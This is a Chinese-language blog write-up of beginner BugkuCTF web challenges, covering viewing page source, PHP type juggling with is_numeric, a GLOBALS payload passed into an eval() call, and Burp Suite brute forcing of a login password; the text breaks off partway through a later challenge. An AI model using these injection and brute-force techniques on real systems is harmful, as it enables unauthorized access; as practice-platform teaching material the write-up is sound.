

# BugkuCTF - 练习平台 - WEB——Writeup

原创

@北陌 于 2019-02-14 19:09:09 发布 1135 收藏 3

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_43921596/article/details/87291425](https://blog.csdn.net/weixin_43921596/article/details/87291425)

版权



[CTF 专栏收录该内容](#)

8 篇文章 0 订阅


订阅专栏

## 1.web2

F12直接查看

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transit
<html xmlns="http://www.w3.org/1999/xhtml" > event
  <head>
  <body id="body" onload="init()">
    <!--flag KEY{...}-->
    <script type="text/javascript" src="js/ThreeCanvas.js"></script>
    <script type="text/javascript" src="js/Snow.js"></script>
    <script type="text/javascript">
    <div>
  </body>
</html>
html > body#body
```

## 2.计算器



发现可输入字符的最大长度为1，可以根据情况改长



### 3.web基础\$\_GET

```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

直接在地址栏传参 `what=flag` 即可



```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
flagflag{****}
```


[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

### 4.web基础\$\_POST

```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

POST传参，可以在火狐的HackBar下实现

```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
flagflag{*****}
```



## 5.矛盾

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{*****}';
}
```

`is_numeric()` 函数是检测变量是否为数字或数字字符串，`!is_numeric($num)` 的意思是num变量不能是纯数字，但是num=1才打印flag，所以在num=1后加一个不是数字的符号，强制类型转换只转换为1




### 6.web3

右键查看源代码，发现一段HTML编码

```
alert("flag就在这里");
alert("来找找吧");
alert("flag就在这里");
alert("来找找吧");
<!--&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;&#73;&#125;-->
</script>
</head>
</html>
```

解码即可



### 7.域名解析


# 域名解析

50

听说把 flag.baidu.com 解析到 123.206.87.240 就能拿到 flag

[https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596)

那就照着做：打开 `C:\Windows\System32\drivers\etc`，编辑 hosts，在最后加上 `123.206.87.240 flag.baidu.com` 保存



```
C:\Windows\System32\drivers\etc\hosts - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
hosts
1 # Copyright (c) 1993-2009 Microsoft Corp.
2 #
3 # This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
4 #
5 # This file contains the mappings of IP addresses to host names. Each
6 # entry should be kept on an individual line. The IP address should
7 # be placed in the first column followed by the corresponding host name.
8 # The IP address and the host name should be separated by at least one
9 # space.
10 #
11 # Additionally, comments (such as these) may be inserted on individual
12 # lines or following the machine name denoted by a '#' symbol.
13 #
14 # For example:
15 #
16 #       102.54.94.97       rhino.acme.com           # source server
17 #       38.25.63.10      x.acme.com               # x client host
18
19 # localhost name resolution is handled within DNS itself.
20 #   127.0.0.1          localhost
21 #   ::1                localhost
22
23 192.168.0.101 windows10.microdone.cn
24 123.206.87.240 flag.baidu.com
```

然后访问 `flag.baidu.com`

← → ↻ 🏠 ↶ ☆ ⓘ 不安全 | flag.baidu.com

SDUTSec BugkuCTF - 练习平台 南京邮电大学网络攻防

KEY{D...1}

## 8.你必须让他停下

Bp抓包，多点几次Go就行了

The screenshot shows the Burp Suite Professional v1.7.26 interface. The title bar indicates it is a 'Temporary Project' licensed to 'Larry\_Lau'. The main menu includes 'Target', 'Proxy', 'Spider', 'Scanner', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Extender', 'Project options', 'User options', and 'Alerts'. The 'Repeater' tab is active, showing a list of requests with '3' selected. The 'Request' pane on the left displays the raw HTTP request:

```
GET /web12/ HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

The 'Response' pane on the right displays the raw HTTP response:

```
Connection: close
Content-Length: 630

<html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width,initial-scale=1.0">
<meta name="description" content="">
<meta name="author" content="">
<title>Dummy game</title>
</head>

<script language="JavaScript">
function myrefresh(){
window.location.reload();
}
setTimeout('myrefresh()',500);
</script>
<body>
<center><strong>I want to play Dummy game with others!But I can't stop!</strong></center>
<center>Stop at panda ! u will get flag</center>
<center><div></div></center><br><a style="display:none">flag{[REDACTED]}</a>
</body>
</html>
```


At the bottom of the interface, there are search bars for both the request and response panes, each showing '0 matches'. The status bar at the bottom right indicates '766 bytes | 17 millis'.

## 9.变量1

## flag In the variable ! <?php

```
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/", $args)){
        die("args error!");
    }
    eval("var_dump($args);");
}
?> https://blog.csdn.net/weixin_43921596
```

给变量传一个全局数组变量，构造payload `args=GLOBALS`




```
flag In the variable ! <?php
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/", $args)){
        die("args error!");
    }
    eval("var_dump($args);");
}
?>
array(7) { ["GLOBALS"]=> *RECURSION* ["_POST"]=> array(0) {} ["_GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" } ["COOKIE"]=>
array(0) {} ["_FILES"]=> array(0) {} ["ZFkwe3"]=> string(38) "flag{9...4}" ["args"]=> string(7) "GLOBALS" }
```

## 10.web5











发现有密码，这里要用到bp中自带的暴力破解插件

### Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry\_Lau - Unlimited by r






开始破解，先点击Length按钮，进行升序排序，当出现长度不同的字符时可以第一眼看到



可以直接查看相应



```
</span>
</div>
<div style="width: 350px; height: 80px; clear: both;">
  <input type="submit" value="" style="width: 80px;">
</div>
<center>
  <span style="color: red;">
    flag{[REDACTED]}
  </span>
</center>
</div>
</form>
</center>
</body>
</html>
```

Finished [https://blog.csdn.net/weixin\\_43921596](https://blog.csdn.net/weixin_43921596) 0 matches

也可以在浏览器中输入密码



## 13.web4

提示查看源代码，那便看一下

```
<html>
<title>BKCTF-WEB4</title>
<body>
<div style="display:none;"></div>
<form action="index.php" method="post" >
看看源代码? <br>
<br>
<script>
var p1 =
